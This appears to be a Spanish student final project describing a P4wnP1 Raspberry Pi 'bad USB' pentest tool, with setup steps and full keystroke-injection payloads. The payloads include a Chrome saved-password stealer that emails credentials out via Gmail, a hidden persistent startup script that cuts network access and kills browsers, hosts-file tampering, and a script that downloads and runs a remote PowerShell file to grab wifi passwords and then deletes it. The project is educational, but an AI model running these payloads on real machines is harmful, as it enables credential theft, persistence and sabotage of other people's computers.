

Ernest Anguera
Isaac León
2n ASIXc

Agradecimientos

En primer lugar, nos gustaría agradecer a nuestro tutor, Fernando Rivero, por haber tutorizado y enfocado el proyecto como es debido. Nos ha sabido guiar en todo momento y enseñarnos nuevas referencias que nos han sido de gran ayuda para el proyecto. Gracias al Institut Tecnològic de Barcelona, por habernos facilitado los medios y conocimientos necesarios para la realización de este Trabajo Final de Grado, ya que de no ser así, no nos habría sido posible disponer de los recursos e instalaciones que nos han permitido desarrollar la investigación.

También nos gustaría agradecer a todos aquellos desarrolladores que con su esfuerzo, dedicación y trabajo, nos han facilitado la investigación sobre sobre el tema de nuestro TFG. Sin ellos y las barreras que han tirado a su paso, además de sus hallazgos, no hubiese sido posible siquiera plantearnos seguir esta línea temática.

Por último, pero no por ello menos importante, gracias a nuestras familias y amigos que han supuesto en todo momento un apoyo moral muy importante, ayudándonos a superar los obstáculos a nivel psicológico que un proyecto de tal envergadura lleva consigo.

Tabla de contenidos

Descripción del proyecto

Hemos enfocado nuestro proyecto en realizar una herramienta que sirva como estación de "*pentesting*" y que esta sea de uso libre para cualquier apasionado en el ámbito de la ciberseguridad.

Esta herramienta, además de ser útil en ciberseguridad y pentesting facilita tareas de administración de sistemas, tales como la automatización de procesos, configuración y gestión, instalación de paquetes, etc.

Centraremos nuestro proyecto en la creación y el uso de "*scripts*" ejecutables desde un dispositivo usb, estos se centrarán en el análisis de la red, reconocimiento del sistema y ejecución de comandos de forma remota.

El objetivo es poner en práctica los conocimientos adquiridos a lo largo de este grado, para poder aplicarlo en situaciones cotidianas y no solo en entornos controlados.

Para poder llevar a cabo nuestro proyecto usaremos el sistema base p4wnp1 A.L.O.A., ya que, este, es un sistema operativo pensado para este tipo de dispositivos.

Otro de los objetivos es aprender cómo configurar una Raspberry Pi para poder llevar a cabo nuestro proyecto, así como los distintos tipos de script que se pueden utilizar, entender su funcionamiento como HID y su arquitectura.

Objetivo y Planificación del proyecto

Objetivo

Los objetivos de nuestro proyecto son ver cómo es posible el desarrollo de un sistema diseñado para el “ethical hacking” como es el sistema operativo de código libre P4wnp1 diseñado y desenvolupado por Rogan Dawes integrado en un dispositivo de bajo costo como son las Raspberry Pi, en nuestro caso la Raspberry Pi Zero W, dando un rendimiento superior al de otros dispositivos configurados para propósitos similares a nuestro proyecto, como los bad usb (Rubber ducky, Malduino, etc.).

Otro de los objetivos secundarios aunque no principal es el desarrollo de programas complejos con los que poder realizar inspecciones y análisis de redes y equipos informáticos usando nuestra Raspberry Pi.

Los motivos por elegir este dispositivo, la Raspberry Pi Zero W, son:

- Bajo costo, puesto que una Raspberry Pi como la nuestra, no supera los 40 euros.
- Tiene un tamaño pequeño que permite transportarla de una forma más cómoda y rápida.
- El contenido de su sistema operativo es muy fácil de clonar, ya que tan solo se debe clonar la Tarjeta SD en la que hemos instalado el sistema.

Planificación del proyecto

Nombre de la tarea	***Días***	***Inicio***	***Fin***
PLAN DE TRABAJO			
Definición del plan de trabajo	8	19/02/2021	26/02/2021
Entrega del plan de trabajo	1	26/02/2021	26/02/2021
MONTAJE DE LA RASPBERRY PI			
Juntar Raspberry y ZeroKey	2	29/04/2021	30/04/2021
Juntar Raspberry y carcasa	2	30/04/2021	31/04/2021
INSTALACIÓN Y CONFIGURACIÓN DEL SISTEMA			
Instalación del sistema operativo	1	02/05/2021	02/05/2021
Montaje de la Raspberry con la tarjeta SD	1	02/05/2021	02/05/2021
Configuración del sistema operativo	4	03/05/2021	07/05/2021
CREACIÓN DE SCRIPTS PARA EL SISTEMA			
Investigación de los lenguajes aceptados	3	10/05/2021	12/05/2021
Creación de los payloads del sistema	5	13/05/2021	19/05/2021
Tests de los scripts desde la herramienta	6	20/05/2021	27/05/2021

Montaje y configuración básica de la Raspberry

Montaje de las partes de la herramienta

Para poder montar nuestra Raspberry Pi Zero W y darle el uso que queremos vamos a necesitar distintas partes:

- 1 Raspberry Pi Zero W
- Una placa ZeroKey (adaptador usb para Raspberry Pi Zero)
- 1 Tarjeta SD donde instalar el sistema operativo

Una vez hemos comprado todos los componentes requeridos, podemos proceder a montar las piezas para así poder usar nuestra herramienta.

Montaje de la Raspberry Pi con el adaptador ZeroKey

Para juntar la placa de la Raspberry Pi Zero W con el adaptador USB ZeroKey, debemos seguir los siguientes pasos:

1. Poner los pines blancos a través de los huecos que se encuentran en las esquinas de la placa Raspberry en la dirección opuesta a los componentes de la Raspberry, es decir, enfocaremos los pines hacia la parte de la placa en la que se encuentra el logo grande de Raspberry.
2. Unir la placa ZeroKey con los pines insertados en la Raspberry Pi de tal forma que nos quede la parte “cortada” del adaptador usb deje el espacio libre donde se encuentran las ranuras para los pines GPIO.

Instalación del sistema operativo P4wnp1 en la tarjeta SD

Para instalar el sistema operativo en nuestra tarjeta SD, necesitamos varios instrumentos:

- Tarjeta SD y Adaptador de Tarjeta SD.
- Aplicación que nos permita crear imágenes (Balena Etcher)
- Software para la tarjeta SD, en nuestro caso P4wnp1

Cuando tengamos todos los componentes necesarios podemos proceder a la instalación de nuestro sistema operativo. Para hacerlo, seguiremos los siguientes pasos:

1. Insertamos la tarjeta SD en el adaptador para la tarjeta SD.
2. Introducimos el adaptador en la ranura especificada del ordenador.
3. Abrimos el software para la instalación del sistema operativo P4wnp1, en nuestro caso, al usar Etcher, lo abriremos como usuario root.



Figura 1: Selección de los archivos para Balena Etcher

4. Seguimos los pasos de la aplicación para instalar la imagen en la tarjeta SD.



Figura 2: Instalación sistema operativo en la tarjeta SD con Balena Etcher.

5. Una vez clonado el sistema en la tarjeta SD, insertamos la tarjeta en la ranura de la Raspberry Pi dedicada para esta.

El próximo paso es comprobar que el sistema operativo funciona adecuadamente. Para verificarlo, seguiremos los siguientes pasos:

1. Insertaremos la herramienta en un puerto USB de nuestro ordenador.
2. Esperaremos hasta que la herramienta tenga una luz verde. En ese momento el ordenador se conectará a la red que está proporcionando la Raspberry Pi.
3. Si en el navegador buscamos la siguiente dirección ip: 172.16.0.1:8000. La interfaz web que vamos a ver es la siguiente:



Figura 3: Página por defecto de la herramienta

Configuración básica de la herramienta

La configuración básica de la herramienta se hará mediante ssh, accediendo al sistema directamente. Para poder realizar este paso, usaremos el siguiente comando:

ssh root@172.16.0.1

Es necesario remarcar, que para poder conectarse mediante ssh a nuestra raspberry pi, debemos estar conectados a la red que nos proporciona la herramienta.

Una vez estemos conectados, podemos proceder a realizar las configuraciones que necesitemos.

Sin embargo, en caso de requerir instalar algún paquete, como nosotros, antes debemos ejecutar una serie de comandos para que nuestra Raspberry se conecte a internet:

- Usando un sistema Linux como host, ejecutaremos el siguiente script como usuario administrador (*sudo* o *root*):

```
#!/bin/bash
# Fem que hi hagi forward a la màquina
echo "1" | sudo tee /proc/sys/net/ipv4/ip_forward
# Apliquem la regla postrouting de les iptables per a la nostra direcció ip
iptables -A POSTROUTING -t nat -j MASQUERADE -s 172.16.0.0/30
if [[ $(ip ad | grep "usb") ]]; then
    NAT=$(ip ad | grep usb -B2 | tail -n 1 | awk '{print $2}' | tr -d ":")
      echo "Direcció IP trobada a $NAT"
      ifconfig $NAT 172.16.0.2 netmask 255.255.255.252
else
echo -e "INTERFÍCIE DE XARXA (USB) NO TROBADA"
fi
# Ara mostrem el següent missatge pel terminal per a que s'executi la següent línia que indica quina comanda falta per executar i es fa desde la raspberry
echo "Executa la següent commanda per ssh a la teva raspberry"
echo "route add default gw 172.16.0.2 usbeth"
```

-

- Una vez ejecutado el script anterior, en nuestra conexión ssh ejecutaremos el siguiente comando:

```
route add default gw 172.16.0.2 usbeth
```

Para comprobar que tenemos internet, desde la conexión a ssh realizaremos el comando:

```
ping google.es
```

Al hacer ping, el output que nos va a salir, será el siguiente:

```
PING google.es (142.250.184.163) 56(84) bytes of data.
64 bytes from mad07s23-in-f3.1e100.net (142.250.184.163): icmp_seq=1 ttl=113
time=11.9 ms
```

Para el siguiente paso, necesitamos instalar el servicio de apache2 en caso de no estar previamente instalado con el comando:

```
apt install apache2
```

Con el servidor apache instalado, podemos proceder a configurar nuestra página web, escrita en el lenguaje de programación web html junto con css y javascript.

En esta web tendremos una pequeña introducción sobre nuestra herramienta, así como un link a la interfície de ejecución de los payloads que hemos configurado en javascript y otro link al repositorio de Github que hemos creado con todos los documentos y archivos relevantes sobre nuestro proyecto.

Una vez acabada de configurar la web, que se encuentra en el directorio */var/www/html* de nuestra herramienta, se puede ver de la siguiente forma:

La página inicial al abrir la web:



Figura 4 : Interfaz web informativa de la herramienta

Si bajamos un poco, o pulsamos sobre la flecha, se podrá ver la siguiente sección:



Figura 5 : Interfaz web informativa de la herramienta

Creación de los payloads para la herramienta

Para poder escribir los códigos de nuestros scripts y así poder ejecutarlos en la herramienta desde la interfaz web directamente hemos usado javascript adaptado al lenguaje que se usa para esta herramienta.
Los *payloads* o *scripts* que hemos creado para usar en nuestro proyecto son:

Chrome Credentials Grabber

Este script actúa de la siguiente forma:

1. Abre la aplicación Google Chrome
2. Navega a la página de contraseñas guardadas
3. Busca la página de la que queremos extraer las credenciales, como por ejemplo facebook.
4. Muestra las credenciales y las copia.
5. Cierra la aplicación de Google Chrome y, posteriormente, abre Notepad haciendo uac bypass para guardar el documento en C:\ y pega las credenciales en el documento que se llamará passwords.txt
6. Guarda el archivo, cierra notepad y envía el documento via gmail a tu cuenta.

El código para este script es el siguiente:

```
layout('es');                   // Spanish keyboard layout
typingSpeed(100,150)      // Wait 100ms between keystrokes + an additional random value between 0ms and 150ms (natural)

// Author: Ernest & Isaac
// Ducky chrome password stealer: 1.0
// Target: Windows 7
// Description: Opens chrome, navigates to chrome settings, navigates to saved passwords, searches for facebook, shows password, copies password, closes chrome, Opens notepad with bypass uac so it can save to C:\ drive and pastes in password, saves to C:\passwords.txt folder, closes notepad, sends files via gmail to account.
delay(2000)
// -------------open chrome
press("GUI r")
delay(1000)
type("chrome")
delay(1000)
press("ENTER")
delay(4000)
// -------------copy plaintext password
type("chrome://settings/passwords")
press("ENTER")
delay(2000)
type("facebook")
delay(500)
press("TAB")
delay(500)
press("DOWN")
delay(500)
press("TAB")
delay(500)
press("TAB")
```

```
delay(500)
press("ENTER")
delay(500)
delay(500)
press("TAB")
delay(500)
press("TAB")
delay(500)
press("TAB")
delay(500)
delay(500)
delay(500)
// ------------save file to music folder as passwords.txt
delay(500)
type("powershell start-process notepad.exe -Verb runAs")
delay(500 )
press("ENTER")
delay(2000)
delay(1000)
delay(500)
delay(500)
type("s")
delay(500)
type("passwords.txt")
delay(500)
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
press("TAB")
type("c")
delay(1000)
type("l")
delay(500)
press("ENTER")
delay(500)
delay(1000)
delay(500)
// ------------email log via gmail
press("GUI r")
delay(500)
type("powershell")
press("ENTER")
delay(1000)
type("$SMTPServer = 'smtp.gmail.com'")
press("ENTER")
type("$SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587)")
press("ENTER")
type("$SMTPInfo.EnableSsl = $true")
press("ENTER")
```

```
type("$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('youremail@gmail.com', 'password');")
press("ENTER")
type("$ReportEmail = New-Object System.Net.Mail.MailMessage")
press("ENTER")
type("$ReportEmail.From = 'youremail@gmail.com'")
press("ENTER")
type("$ReportEmail.To.Add('toemail@gmail.com')")
press("ENTER")
type("$ReportEmail.Subject = 'Ducky chrome passwords'")
press("ENTER")
type("$ReportEmail.Body = 'Attached is your list of passwords.' ")
press("ENTER")
type("$ReportEmail.Attachments.Add('c:\passwords.txt')")
press("ENTER")
type("$SMTPInfo.Send($ReportEmail)")
press("ENTER")
delay(3000)
type("exit")
press("ENTER")
```

Deny Net Access

Este script actúa de la siguiente forma:

1. Abre la aplicación *cmd* como administrador.
2. Bloquea el acceso a los navegadores web

El código usado para este payload es el siguiente:

```
layout('es');                  // Spanish keyboard layout
typingSpeed(100,150)       // Wait 100ms between key strokes + an additional random value between 0ms and 150ms (natural)

// Author:ernest and isaac
// A new DenyNetAccess program that employs window hiding techniques.
press("GUI r")
delay(100)
type("cmd.exe")
delay(100)
// Run CMD as administrator
press("CONTROL SHIFT ENTER")
delay(100)
// Press twice the combination of keys GUI+TAB in order to select the window that allows us to connect as administrator
press("GUI TAB")
delay(100)
press("GUI TAB")
delay(100)
// Press the right arrow so that it is sure that we are in the "part" where you can accept or decline
press("RIGHT_ARROW")
delay(100)
// Press left arrow to accept connecting as root
press("LEFT_ARROW")
delay(100)
press("ENTER")
delay(100)

// A Different directory in case the second one is inaccessible
delay(750)
type("cd %userprofile%\Downloads\")
press("ENTER")
type("cd C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\")
press("ENTER")
// Delete batch file if already exists
type("erase /Q a.bat")
press("ENTER")
// Make the batch file
type("copy con a.bat")
press("ENTER")
type("@echo off")
press("ENTER")
type(":Start")
press("ENTER")
// Release Networking INformation
type("ipconfig /release")
```

```
press("ENTER")
// 2 Generic Browsers
type("taskkill /f /im "iexplore.exe"")
press("ENTER")
type("taskkill /f /im "firefox.exe"")
press("ENTER")
// Microsoft Visual Studio 2010
type("taskkill /f /im "devenv.exe"")
press("ENTER")
type("timeout /t 60")
press("ENTER")
type("Goto Start")
press("ENTER")
press("ENTER")
// MAKE THE VBS FILE THAT ALLOWS RUNNING INVISIBLY.
// Delete vbs file if already exists
type("erase /Q invis.vbs")
press("ENTER")
// FROM: http://stackoverflow.com/questions/289498/running-batch-file-in-background-when-windows-boots-up
type("copy con invis.vbs")
press("ENTER")
type("CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0) & """", 0, False")
press("ENTER")
press("ENTER")
// RUN THE BATCH FILE
type("wscript.exe invis.vbs a.bat")
press("ENTER")
// Close the cmd prompt.
type("EXIT")
```

Local DNS Poison

Este script actúa de la siguiente forma:

1. Abre la aplicación *cmd* como administrador.
2. Modifica los ficheros de red de la máquina víctima, bloqueando el dns.

El código usado para este payload es el siguiente:

```
layout('es')                    // Spanish keyboard layout
typingSpeed(100,150)     // Wait 100ms between keystrokes + an additional random value between 0ms and 150ms (natural)
// Author:ernest and isaac
// This script has been designed to be run on a Windows 1o desktop.
// Open the run box
press("GUI r")
delay(100)
type("cmd.exe")
delay(100)
// Run CMD as administrator
press("CONTROL SHIFT ENTER")
delay(100)
// Press twice the combination of keys GUI+TAB in order to select the window that allows us to connect as administrator
press("GUI TAB")
delay(100)
press("GUI TAB")
delay(100)
// Press the right arrow so that it is sure that we are in the "part" where you can accept or decline
press("RIGHT_ARROW")
delay(100)
// Press left arrow to accept connecting as root
press("LEFT_ARROW")
delay(100)
press("ENTER")
delay(100)
// Clears all the text in the hosts file from windows
type("ECHO. >> C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS")
delay(100)
press("ENTER")
type("ECHO 10.0.0.1 ADMIN.COM >> C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS")
delay(100)
press("ENTER")
delay(100)
type("exit")
delay(100)
press("ENTER")
```

Log off

Este script actúa de la siguiente forma:

1. Abre la aplicación Notepad.
2. Escribe un texto indicando que no se ha cerrado el ordenador.
3. Cierra la sesión de Windows para el usuario.

El código usado para este payload es el siguiente:

```
layout('es');                   // Spanish keyboard layout
typingSpeed(100,150)        // Wait 100ms between keystrokes + an additional random value between 0ms and 150ms (natural)

// Author: Ernest & Isaac
// Leave a little reminder to lock your PC (just delete or comment this out if you don't want that)
press("GUI r")
delay(300)
type("notepad")
delay(300)
press("ENTER")
delay(300)
type("You forgot to lock your PC.")
delay(3000)
// Lock the PC
press("GUI l")
```

Website Block

Este script actúa de la siguiente forma:

1. Abre la aplicación *Símbolo del Sistema (cmd)*.
2. Crea un archivo llamado *WScript.Shell* y en él escribe ^{W}
3. Ejecuta el fichero que pulsará continuamente CTRL + W

El código usado para este payload es el siguiente:

```
layout('es');                  // Spanish keyboard layout
typingSpeed(100,150)      // Wait 100ms between keystrokes + an additional random value between 0ms and 150ms (natural)

// Title: Website Lock
// Author: Ernest & Isaac
press("ESC")
delay(500)
press("GUI r")
delay(200)
type("cmd")
press("ENTER")
delay(200)
type("cd %userprofile%/Downloads")
press("ENTER")
type("copy con CW.vbs")
press("ENTER")
type("do")
press("ENTER")
type("Set objShell = CreateObject("WScript.Shell")")
press("ENTER")
type("WScript.Sleep 800")
press("ENTER")
type("objShell.SendKeys "^{W}"")
press("ENTER")
type("loop")
delay(100)
press("ENTER")
type("start CW.vbs && exit")
press("ENTER")
```

Wifi Grab

Este script actúa de la siguiente forma:

1. Se descarga el fichero PS1 y lo ejecuta para conseguir las credenciales

El código usado para este payload es el siguiente:

Javascript Payload

```
llayout('es');                    // Spanish keyboard layout
typingSpeed(10)         // Wait 10ms between keystrokes

delay(500)
// Opens the Windows Run prompt.
press("GUI r")
// Delays 0.2 seconds to give the Run prompt time to open.
delay(2000)
// this command will download the text and save as d.ps1 then run
// if the script failed to run change the ExecPolicy to Bypass
type("powershell")
delay(1000)
press("ENTER")
delay(1000)
type("wget http://172.16.0.1:8921/d.ps1 -o d.ps1")
delay(100)
press("ENTER")
type("./d.ps1")
delay(1000)
press("ENTER")
delay(10000)
press("CONTROL c")
delay(1000)
type("cd ..")
delay(1000)
press("ENTER")
delay(1000)
type("rmdir wipass")
delay(1000)
press("ENTER")
delay(1000)
type("S")
delay(1000)
press("ENTER")
delay(1000)
type("rm d.ps1")
delay(1000)
